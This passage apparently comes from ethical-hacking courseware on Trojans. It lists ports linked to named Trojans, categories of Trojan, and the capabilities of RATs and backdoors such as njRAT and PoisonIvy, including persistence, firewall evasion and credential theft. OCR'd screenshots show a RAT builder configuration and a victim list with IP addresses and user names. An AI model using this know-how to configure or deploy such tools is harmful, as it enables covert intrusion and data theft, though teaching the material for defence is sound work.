1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01

Port	Trojan	Port	Trojan
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35
1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando

Port	Trojan	Port	Trojan
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack



Types of Trojans

- Trojans are **categories according to their functioning and targets**
- Some of the example includes:

1. **Remote Access Trojans**
2. **Backdoor Trojans**
3. **Botnet Trojans**
4. **Rootkit Trojans**
5. **E-Banking Trojans**
6. **Point-of-Sale Trojans**
7. **Defacement Trojans**
8. **Service Protocol Trojans**
9. **Mobile Trojans**
10. **IoT Trojans**
11. **Security Software Disabler Trojans**
12. **Destructive Trojans**
13. **DDoS Attack Trojans**
14. **Command Shell Trojans**

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.5: Working of Remote Access Trojan

Attackers use RATs to infect the target machine to gain administrative access. RATs help an attacker to remotely access the complete GUI and control the victim's computer without his or her awareness. Moreover, they can perform screen and camera capture, code execution, keylogging, file access, password sniffing, registry management, and so on. They infect victims via phishing attacks and drive-by downloads, and they propagate through infected USB keys or networked drives. They can download and execute additional malware, execute shell commands, read and write registry keys, capture screenshots, log keystrokes, and spy on webcams.


- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files
  - Open an active remote session providing the attacker access to the command line of the victim's machine
  - Log keystrokes and steal credentials from browsers


njRAT v0.7d Port[5552] Online[0] Selected[0] REQ[0]
Scre
Name
IP
PC
User
Install Date
Flag
Country
Operating System
Cam
Ver
Ping
Active Window
Builder
Build
[Logs]
Builder
[Settings]
[About]
Connections[0]
Upload [0 Bytes]
Download [0 Bytes]

Host: 10.10.1.11
Port: 5552
VicTim Name: HacKed
ExeName: server.exe
☑ Copy
Directory: %TEMP%
☐ Icon
☐ Protect Process [BSOD]
☐ Copy To StartUp
☑ Registy StarUp
KeyLogs Size KB: 20

Figure 7.6: Screenshot of njRAT

Some additional RATs are as follows:

- ProRat
- Theef
- JSSLoader
- CrimsonRAT
- MINEBRIDGE
- StrRAT
- FatalRAT
- TeaBot
- FlawedAmmyy
- Ismdoor
- Kedi RAT
- PCRat/ Gh0st RAT

Backdoor Trojans

A backdoor is a program that can bypass the standard system authentication or conventional system mechanisms such as IDS and firewalls, without being detected. In these types of breaches, hackers leverage backdoor programs to access the victim's computer or network. The difference between this type of malware and other types of malware is that the installation of the backdoor is performed without the user's knowledge. This allows the attacker to perform any activity on the infected computer, such as transferring, modifying, or corrupting files, installing malicious software, and rebooting the machine, without user detection. Backdoors are used by attackers for uninterrupted access to the target machine. Most backdoors are used for targeted attacks. Backdoor Trojans are often used to group victim computers to form a botnet or zombie network that can be used to perform criminal activities.

Backdoor Trojans are often initially used in the second (point of entry) or third (command-and-control [C&C]) stage of the targeted attack process. The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, i.e., the client component, which can be used by the attacker to issue commands to the server component residing in the compromised machine, whereas a backdoor does not.

For example, a hacker who is performing a malicious activity identifies vulnerabilities in a target network. The hacker implants the **networkmonitor.exe** backdoor in the target network, and the backdoor will be installed in a victim's machine on the target network without being detected by network security mechanisms. Once installed, **networkmonitor.exe** will provide the attacker with uninterrupted access to the victim's machine and the target network.

- **PoisonIvy**

  PoisonIvy gives the attacker practically complete control over the infected computer. The PoisonIvy remote administration tool is created and controlled by a PoisonIvy management program or kit. The PoisonIvy kit consists of a graphical user interface, and the backdoors are small (typically, <10 kB).


  Once the backdoor is executed, it copies itself to either the **Windows** folder or the **Windows\system32** folder. The filename and locations of the backdoor are defined by the creator of the backdoor when using the PoisonIvy kit to create the server program. Some variants of PoisonIvy can copy themselves into an alternate data stream.

  A registry entry of the backdoor will be added to ensure that the backdoor is started every time the computer is booted up. The server then connects to a client using an address defined when the server part was created. The communication between the server and client programs is encrypted and compressed. PoisonIvy can be configured to inject itself into a browser process before making an outgoing connection to bypass firewalls.

  Features:

  - File modification, deletion, and transfer to and from the infected system
  - Windows registry can be viewed and edited
  - Currently running processes can be viewed and suspended or killed
  - Current network connections can be viewed and shut down
  - Services can be viewed and controlled (e.g., stopped or started)
  - Installed devices can be viewed and some devices can be disabled
  - The list of installed applications can be viewed, entries can be deleted, or programs can be uninstalled
  - Accesses Windows command shell on the infected computer

- Steals information by taking screenshots of the desktop and recording audio or webcam footage
- Accesses saved passwords and password hashes



Poison Ivy - [Listening on Port: [redacted] (Connections: 256)]

ID	WAN	LAN	Con. Type	Computer	User Name	Acc. Type	OS	CPU	RAM	Version	Ping
Pyro	24.85.136.9	24.85.136.9	Direct	MAXIM-SHAROV	Owner	Admin	WinXP	1800 MHz	511.30 MiB	2.3.1	141
Pyro	76.70.114.18	192.168.1.2	Direct	S-B390679CA78D4	Owner	Admin	WinXP	954 MHz	511.48 MiB	2.3.1	62
Pyro	58.107.30.7	58.107.30.7	Direct	CONCOMM1	Newcomm1	Admin	WinXP	2700 MHz	1.023.22 ...	2.3.1	437
Pyro	24.222.197.8	192.168.1.103	Direct	STEVES-PC	Steve Evans	Admin	WinXP	2660 MHz	2 GiB	2.3.1	78
Pyro	99.253.234.146	192.168.0.101	Direct	MAXIME-DEA79B4E	Maxime	Admin	WinXP	2600 MHz	1.50 GiB	2.3.1	125
Pyro	62.107.230.18	62.107.230.18	Direct	BRUGER-DA0EBA93	Bruger	Admin	WinXP	2394 MHz	503.48 MiB	2.3.1	578
Pyro	213.22.111.45	213.22.111.45	Direct	EXPERIEN-2B0B71	Administrator	Admin	WinXP	1474 MHz	767.48 MiB	2.3.1	594
Pyro	76.64.65.140	192.168.2.11	Direct	MONSTER	stefan	Admin	WinXP	3000 MHz	2 GiB	2.3.1	109
Pyro	81.102.114.249	81.102.114.249	Direct	HOME	Brett	Admin	WinXP	3401 MHz	2 GiB	2.3.1	219
Pyro	213.163.118.41	192.168.1.100	Direct	BANJE	Administrator	Admin	WinXP	2594 MHz	509.98 MiB	2.3.1	984
